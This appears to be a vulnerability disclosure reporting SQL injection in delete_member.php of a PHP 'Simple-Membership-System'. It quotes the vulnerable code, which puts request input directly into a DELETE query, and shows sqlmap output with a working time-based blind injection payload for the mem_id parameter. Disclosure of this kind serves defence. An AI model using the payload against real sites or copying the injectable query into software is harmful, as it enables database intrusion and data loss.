

Simple-Membership-System delete_member.php has Sqlinjection

Simple-Membership-System delete_member.php has Sqlinjection,The basic introduction of this vulnerability is that SQL injection means that the web application does not judge or filter the validity of user input data strictly.An attacker can add additional SQL statements to the end of the predefined query statements in the web application to achieve illegal operations without the administrator's knowledge, so as to cheat the database server to execute unauthorized arbitrary queries and further obtain the corresponding data information.



delete_member.php

```php
<?php
    require_once 'conn.php';
    $conn->query("DELETE FROM `member` WHERE `mem_id` = '$_REQUEST[mem_id]'") or die(mysqli_error());
    header("location: member.php");
```



```
[01:14:21] [INFO] checking if the injection point on GET parameter 'mem_id' is a false positive
GET parameter 'mem_id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 1931 HTTP(s) requests:
---
Parameter: mem_id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: mem_id=7'+(SELECT 0x644e6677 WHERE 3006=3006 AND (SELECT 1064 FROM (SELECT(SLEEP(5)))BQNQ))+'
---
[01:14:44] [INFO] the back-end DBMS is MySQL
[01:14:44] [WARNING] it is very important to not stress the network connection during usage of time-based payloa
```

Sqlmap Attack:

```
---
Parameter: mem_id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: mem_id=7'+(SELECT 0x644e6677 WHERE 3006=3006 AND (SELECT 1064 FROM (SELECT(SLEEP(5)))BQNQ))+'
---
```